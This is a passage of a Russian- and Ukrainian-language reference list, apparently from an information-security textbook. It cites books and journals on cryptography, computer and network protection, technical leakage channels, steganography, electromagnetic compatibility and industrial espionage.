20. Домарев В.В. Защита информации и безопасность компьютерных систем. — К.: Издательство ДиаСофт, 1999. — 480 с.

21. Дориченко С.А., Ященко В.В. 25 этюдов о шифрах. — М.: ТЕИС, 1994. — 69 с.

22. Жельников В. Криптография от папируса до компьютера. — М.: ABF, 1996. — 336 с.

23. Зарубежная радиоэлектроника. Специальный выпуск. 1989, N2 12.

24. Захист інформації. 1999–2003 гг., №№ 1–4.

25. Защита информации "Конфидент". 1995–2003 гг., №№ 1–6.

26. Защита программного обеспечения. Пер. с англ./Д. Гроувер, Р. Сатер, Дж. Фипс и др.; Под ред. Д. Гроувера. — М.: Мир, 1992. — 285 с.

27. Зегжда Д.П., Ивашко А.М. Основы безопасности информационных систем. — М.: Горячая линия — Телеком, 2000. — 452 с.

28. Зегэнда Д.П. и др. Защита информации в компьютерных системах/Под ред. проф. Э.М. Шмакова. — С.- Пб.: СПб ГТУ, 1992. — 100 с.

29. Изделие "УИП-88". Техническое описание и инструкция по эксплуатации. СШКИ 468 222.001 ТО. Барсуков В.С., Дворянкин С.В., Шеремет А.И. Серия "Технология электронных коммуникаций". Том 20.

30. Каторин Ю.Ф., Куренков Е.В., Лысов А.В., Остапенко А.Н. Большая энциклопедия промышленного шпионажа. — С.-Пб.: ООО "Издательство Полигон", 2000. — 896 с.

31. Князев А.Д. Элементы теории и практики обеспечения электромагнитной совместимости радиоэлектронных средств. — М.: Радио и связь, 1984. — 336 с.

32. Коржик В.И., Кушнир Д.В. Теоретические основы информационной безопасности телекоммуникационных систем. — С.-Пб.: СПбГУТ, 2000. — 134 с.

33. Куликов Е.И., Трифонов АЛ. Оценка параметров сигналов на фоне помех. — М.: Сов. радио, 1978. — 296 с.

34. Лагутин В.С. Петряков А.В. Утечка и защита информации в телефонных каналах. — М.: Энергоатомиздат, 1996. — 304 с.

35. Ли У. Техника подвижных систем связи: Пер. с англ. — М.: Радио и связь, 1985. — 392 с.

36. Мельников В.В. Защита информации в компьютерных системах. — М.: Финансы и статистика; Электронинформ, 1997. — 368 с.

37. Михайлов А.С. Измерение параметров ЭМС РЭС. — М.: Связь, 1980. — 216 с.

38. Омельченко В.А. Распознавание сигналов по спектру в условиях априорной неодиородиости. Харьков: Издательство Харьковского университета, 1979. — 100 с.

39. Организация и современные методы защиты информации/Под общ. ред. С.А. Диева, А.Г. Шаваева. — М.: Коцерн "Банковский Деловой Центр", 1998. — 472 с.

40. Петраков А.В. Основы практической защиты информации. — М.: Радио и связь, 1999. — 368 с.

41. Петряков А.В., Лагутин В.С. Защита абонентского телетрафика. — М.: Радио и связь, 2001. — 504 с.

42. Полмар Н., Аллен Т.Б. Энциклопедия шпионажа/Пер. сангл. В. Смирнова. — М.: КРОН-ПРЕСС, 1999. — 816 с.

43. Помехозащищенность радиосистем со сложными сигналами/Г.И. Тузов, В.А. Сивов, В.И. Прытков и др. Под ред. Г.И. Тузова. — М.: Радио и связь, 1985. — 264 с.

44. Расторгуев С.П., Дмитриевский Н.Н. Искусство защиты и “раздевания” программ. — М.: Совмаркет, 1991. — 60 с.

45. Романец Ю.В., Тимофеев П.А., Шаньгин В.Ф. Защита информации в компьютерных системах и сетях/Под ред. В.Ф. Шаньгина; 2-е изд., перераб. и доп. — М.: Радио и связь, 2001. — 376 с.

46. Росоловський В.М., Анкудович Г.Г., Катерноза К.О., Шевченко М.Ю. Основи інформаційної безпеки автоматизованої інформаційної системи державної податкової служби України: Навч. посібник/За ред. М.Я. Азарова. — Ірпінь: Академія ДПС України, 2003. — 466 с.

47. Соловьев Э.Я. Коммерческая тайна и ее защита. — М.: ИВФ Антал, 1996. — 64 с.

48. Спесивцев А.В., Вегнер В.А., Крутяков А.Ю., Серегин В.В., Сидоров В.А. Защита информации в персональных ЭВМ. — М.: Радио и связь, 1992. —190 с.

49. Специальная техника. 1998–2003 гг., №№ 1–6.

50. Стенг Д., Мун С. Секреты безопасности сетей/Пер. с англ. под ред. А.А. Чекаткова. — К.: Диалектика, 1995. — 544 с.

51. Сунь-Цзы. Трактат о военном искусстве/Сунь-Цзы, У-Цзы; Пер. с кит., предисл. и коммент. Н.И. Конрада. — М.: ООО “Издательство АСТ”; С.-Пб.: Terra Fantastica, 2002. — 558 с.

52. Теория и методы оценки электромагнитной совместимости радиоэлектронных средств/Ю.Я. Феоктистов, В.В. Матасов, Л.И. Башурин, В.И. Селезнев; Под ред. Ю.А. Феоктистова. — М.: Радио и связь, 1998. – 216 С.

53. Теплов Н.Л. Теория передачи сигналов по электрическим каналам связи. — М.: Воениздат, 1976. — 420 с.

54. Хант Ч., Зартарьян В. Разведка на службе вашего предприятия. — К.: Укрзакордонвизасервис, 1992. — 158 с.

55. Харкевич А.А. Борьба с помехами. — М.: Наука, 1965. — 274 с.

56. Хорев А.А. Защита информации от утечки по техническим каналам. Ч.1. Технические каналы утечки информации. Учебное пособие. — М.: Гостехкомиссия России, 1998. — 320 с.

57. Хорев А.А. Способы и средства защиты информации. — М.: МО РФ, 2000. — 316 с.

58. Хорошко В.А., Шелест М.Е. Введение в компьютерную стеганографию. — К.: НАУ, 2002. — 140 с.

59. Хорошко В.О., Азаров О.Д., Шелест М.Е., Яремчук Ю.Е. Основи комп’ютерної стеганографії: Навч. посібник. — Вінниця: ВДТУ, 2003. — 143 с.

60. Шаповалов П.П. Практическое руководство по поиску устройств съема и передачи информации. — М.: АО “Щит”, 2000. — 52 с.

61. Щербаков А. Построение программных средств защиты от копирования. Практические рекомендации. — М.: Издательство Эдэль, 1992. — 80 с.

62. Щербаков А. Разрушающие программные воздействия. — М.: Издательство Эдэль, 1993. — 64 с.

63. Энциклопедия промышленного шпионажа/Ю.Ф. Каторин, Е.В. Куренков, А.В. Лысов, А.Н. Остапенко; Под общ. ред. Е.В. Куренкова. — С.-Пб.: ООО "Издательство Полигон", 1999. — 512 с.

64. Ярочкин В.И. Безопасность информационных систем. — М.: Ось-86, 1996. — 320 с.

65. Ярочкин В.И. Коммерческая информация фирмы. — М.: Ось-89. — 96 с.

66. Ярочкин В.И. Технические каналы утечки информации. — М.: ИПКИР, 1994. — 112 с.